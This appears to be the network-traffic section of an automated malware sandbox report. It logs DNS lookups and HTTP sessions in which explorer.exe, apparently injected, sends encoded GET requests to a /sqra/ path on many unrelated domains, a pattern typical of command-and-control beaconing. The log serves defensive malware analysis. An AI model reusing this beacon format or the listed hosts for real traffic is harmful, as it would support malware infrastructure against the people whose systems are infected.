Apr 8, 2021 13:00:51.113428116 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:51.126154900 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:56.316626072 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:56.328461885 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:59.163461924 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:59.198601007 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 13:00:59.891547918 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:00:59.924360991 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:04.290524006 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:04.660743952 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:09.928239107 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:09.946851015 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:10.148154020 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:10.182096958 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:15.401931047 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:15.433754921 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:20.788542986 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:20.801280975 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:25.979907036 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:26.011487961 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:31.832477093 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:31.844346046 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:32.237593889 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:32.419924974 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:35.520607948 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:35.539671898 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:37.762571096 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:37.914891005 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:42.984450102 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:43.101130009 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:48.364272118 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:48.380568981 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:53.388469934 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:53.510649920 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 13:01:58.731199026 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:01:58.843024969 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 8, 2021 13:02:03.885523081 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:02:04.030394077 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 8, 2021 13:02:07.096139908 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:02:07.109009981 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 8, 2021 13:02:09.047559023 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:02:09.082026958 CEST	53	56130	8.8.8.8	192.168.2.3
Apr 8, 2021 13:02:09.236921072 CEST	56338	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:02:09.249553919 CEST	53	56338	8.8.8.8	192.168.2.3
Apr 8, 2021 13:02:14.294907093 CEST	59420	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:02:14.369541883 CEST	53	59420	8.8.8.8	192.168.2.3
Apr 8, 2021 13:02:19.483746052 CEST	58784	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:02:19.633713007 CEST	53	58784	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:00:59.163461924 CEST	192.168.2.3	8.8.8.8	0xeda7	Standard query (0)	www.karizcustomizeme.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:04.290524006 CEST	192.168.2.3	8.8.8.8	0x1c05	Standard query (0)	www.luxel01.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:10.148154020 CEST	192.168.2.3	8.8.8.8	0x9af5	Standard query (0)	www.orchidandiris.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:15.401931047 CEST	192.168.2.3	8.8.8.8	0x1e15	Standard query (0)	www.anadelalastra.art	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:25.979907036 CEST	192.168.2.3	8.8.8.8	0xb731	Standard query (0)	www.ecomcourse.online	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:32.237593889 CEST	192.168.2.3	8.8.8.8	0xb135	Standard query (0)	www.huongdandidong.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:37.762571096 CEST	192.168.2.3	8.8.8.8	0xceae	Standard query (0)	www.muzhskoy-eskort.site	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:42.984450102 CEST	192.168.2.3	8.8.8.8	0x72a2	Standard query (0)	www.simplyhealrhcareplans.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:48.364272118 CEST	192.168.2.3	8.8.8.8	0x157c	Standard query (0)	www.opusleaf.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:53.388469934 CEST	192.168.2.3	8.8.8.8	0xefdf	Standard query (0)	www.socialunified.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:58.731199026 CEST	192.168.2.3	8.8.8.8	0xc268	Standard query (0)	www.myboardinghome.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:03.885523081 CEST	192.168.2.3	8.8.8.8	0x4492	Standard query (0)	www.seymor-law.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:09.047559023 CEST	192.168.2.3	8.8.8.8	0x8a9f	Standard query (0)	www.lewishackney.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:14.294907093 CEST	192.168.2.3	8.8.8.8	0xeeac	Standard query (0)	www.shopthen2.site	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:19.483746052 CEST	192.168.2.3	8.8.8.8	0x9bc4	Standard query (0)	www.kaashir.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:00:59.198601007 CEST	8.8.8.8	192.168.2.3	0xeda7	No error (0)	www.karizcustomizeme.com	karizcustomizeme.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:00:59.198601007 CEST	8.8.8.8	192.168.2.3	0xeda7	No error (0)	karizcustomizeme.com		160.153.136.3	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:04.660743952 CEST	8.8.8.8	192.168.2.3	0x1c05	No error (0)	www.luxel01.com		118.27.122.19	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:10.182096958 CEST	8.8.8.8	192.168.2.3	0x9af5	No error (0)	www.orchidandiris.com	orchidandiris.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:01:10.182096958 CEST	8.8.8.8	192.168.2.3	0x9af5	No error (0)	orchidandiris.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:15.433754921 CEST	8.8.8.8	192.168.2.3	0x1e15	No error (0)	www.anadelalastra.art	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:01:15.433754921 CEST	8.8.8.8	192.168.2.3	0x1e15	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:15.433754921 CEST	8.8.8.8	192.168.2.3	0x1e15	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:15.433754921 CEST	8.8.8.8	192.168.2.3	0x1e15	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:15.433754921 CEST	8.8.8.8	192.168.2.3	0x1e15	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:26.011487961 CEST	8.8.8.8	192.168.2.3	0xb731	No error (0)	www.ecomcourse.online	ecomcourse.online		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:01:26.011487961 CEST	8.8.8.8	192.168.2.3	0xb731	No error (0)	ecomcourse.online		184.168.131.241	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:01:32.419924974 CEST	8.8.8.8	192.168.2.3	0xb135	No error (0)	www.huongdandidong.com		108.186.210.142	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:37.914891005 CEST	8.8.8.8	192.168.2.3	0xceae	No error (0)	www.muzhskoy-eskort.site		144.76.207.76	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:43.101130009 CEST	8.8.8.8	192.168.2.3	0x72a2	No error (0)	www.simplyhealrhcareplans.com		199.59.242.153	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:48.380568981 CEST	8.8.8.8	192.168.2.3	0x157c	Name error (3)	www.opusleaf.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:53.510649920 CEST	8.8.8.8	192.168.2.3	0xefdf	No error (0)	www.socialunified.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:01:53.510649920 CEST	8.8.8.8	192.168.2.3	0xefdf	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Apr 8, 2021 13:01:58.843024969 CEST	8.8.8.8	192.168.2.3	0xc268	Server failure (2)	www.myboardinghome.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:04.030394077 CEST	8.8.8.8	192.168.2.3	0x4492	Name error (3)	www.seymor-law.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:09.082026958 CEST	8.8.8.8	192.168.2.3	0x8a9f	No error (0)	www.lewishackney.com	lewishackney.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:02:09.082026958 CEST	8.8.8.8	192.168.2.3	0x8a9f	No error (0)	lewishackney.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:14.369541883 CEST	8.8.8.8	192.168.2.3	0xeeac	No error (0)	www.shopthen2.site		5.101.152.161	A (IP address)	IN (0x0001)
Apr 8, 2021 13:02:19.633713007 CEST	8.8.8.8	192.168.2.3	0x9bc4	No error (0)	www.kaashir.com		208.91.197.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.karizcustomizeme.com
- www.luxel01.com
- www.orchidandiris.com
- www.anadelalastra.art
- www.ecomcourse.online
- www.huongdandidong.com
- www.muzhskoy-eskort.site
- www.simplyhealrhcareplans.com
- www.socialunified.com
- www.lewishackney.com
- www.shopthen2.site

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49720	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:00:59.241127968 CEST	1246	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=+apFroP1TjGnxXEe5oaGEFG1FIGlVaZA9Y5GRttzGQ4z+BPhxNKjikjP31UiUH/cC1ly HTTP/1.1 Host: www.karizcustomizeme.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:00:59.275954008 CEST	1246	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /sqra/?lzul=wRDL7BohbLBLJV&NBZl=+apFroP1TjGnxXEe5oaGEFG1FIGlVaZA9Y5GRttzGQ4z+BPhxNKjikjP31UiUH/cC1ly

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49722	118.27.122.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:04.899665117 CEST	1249	OUT	GET /sqra/?NBZl=l8gFWKa0VIasP4OX6UWILwSCtzkOc3V6oKupITn9HnPx0eDpBTl3az448bd8FGwLkJvi&lzul=wRDL7BohbLBLJV HTTP/1.1 Host: www.luxel01.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:01:05.137732983 CEST	1250	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 08 Apr 2021 11:01:05 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.luxel01.com/sqra/?NBZl=l8gFWKa0VIasP4OX6UWILwSCtzkOc3V6oKupITn9HnPx0eDpBTl3az448bd8FGwLkJvi&lzul=wRDL7BohbLBLJV Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49743	5.101.152.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:02:14.417071104 CEST	5418	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=0hvqTGsG2LXykKa15oAG/2YmS9ez8HJt/56JneCT4XqEJpzhFqXtEbyiFIIf71vevGG9 HTTP/1.1 Host: www.shopthen2.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:02:14.472712994 CEST	5418	IN	HTTP/1.1 404 Not Found Server: nginx-reuseport/1.13.4 Date: Thu, 08 Apr 2021 11:02:14 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 285 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 73 71 72 61 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 55 6e 69 78 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 73 68 6f 70 74 68 65 6e 32 2e 73 69 74 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /sqra/ was not found on this server. <hr><address>Apache/2.4.10 (Unix) Server at www.shopthen2.site Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49745	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:02:25.046103954 CEST	5430	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=+apFroP1TjGnxXEe5oaGEFG1FIGlVaZA9Y5GRttzGQ4z+BPhxNKjik jP31UiUH/cC1Iy HTTP/1.1 Host: www.karizcustomizeme.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:02:25.084101915 CEST	5430	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49724	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:10.195719004 CEST	1254	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=zH8yL9FtafuknHUuv+0OAb189SbLD7IfmvNkOBi8bJNQNfTK09EYjo UTP6M+ilwbYPXy HTTP/1.1 Host: www.orchidandiris.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:01:10.374289989 CEST	1255	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:01:10 GMT Content-Type: text/html Content-Length: 275 ETag: "606eb0b7-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49725	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:15.579214096 CEST	1258	OUT	GET /sqra/?NBZl=lD4TJk9xsMd0/PL293fidflTFReEfYiBAFO2d5wZtfSldQt+n1O6CAKQlGZxKl5sANQQ&lzul=wRDL7BohbLBLJV HTTP/1.1 Host: www.anadelalastra.art Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:15.762191057 CEST	1259	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Thu, 08 Apr 2021 11:01:15 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: QiQXTyH2/TdPoyy5I Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 6 1 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 3 0 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3 b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 3 00; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49727	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:26.191338062 CEST	1314	OUT	GET /sqra/?NBZl=A685XXlO5s8wdT2GSl4VwObxhyaN1usH/ZDf3g436hkZTbYdTSv6UxS6ZdhF3LcC3Fcd&lzul=wRDL7BohbLBLJV HTTP/1.1 Host: www.ecomcourse.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:01:26.698020935 CEST	1314	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 08 Apr 2021 11:01:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://www.udemy.com/course/ecom-dropshipping/?referralCode=A72F9D646A0B66840647 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49731	108.186.210.142	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:32.580770969 CEST	1371	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=94GGx2Cs8EYqYWyk7qEtIIzRN3fkRhfUxg2Vtzz5w0QY/7xu41tS8mQoIQP3aceFOvfi HTTP/1.1 Host: www.huongdandidong.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:32.746746063 CEST	1371	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 08 Apr 2021 10:59:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 36 39 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 20 73 72 63 3d 27 2f 6a 73 2f 77 77 64 2e 6a 73 27 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 69<html><head><script type='text/javascript' src='/js/wwd.js'></script></head><body></script></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49737	144.76.207.76	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:37.939346075 CEST	5389	OUT	GET /sqra/?NBZl=XY+ZErIRkQWtvrbZzW/Q2VqSgxI2oDXvZ0FX1dCtO5jFwgiNlKUf7p0wm51D3p8eN5aQ&lzul=wRDL7BohbLBLJV HTTP/1.1 Host: www.muzhskoy-eskort.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49738	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:43.214939117 CEST	5390	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK HTTP/1.1 Host: www.simplyhealrhcareplans.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
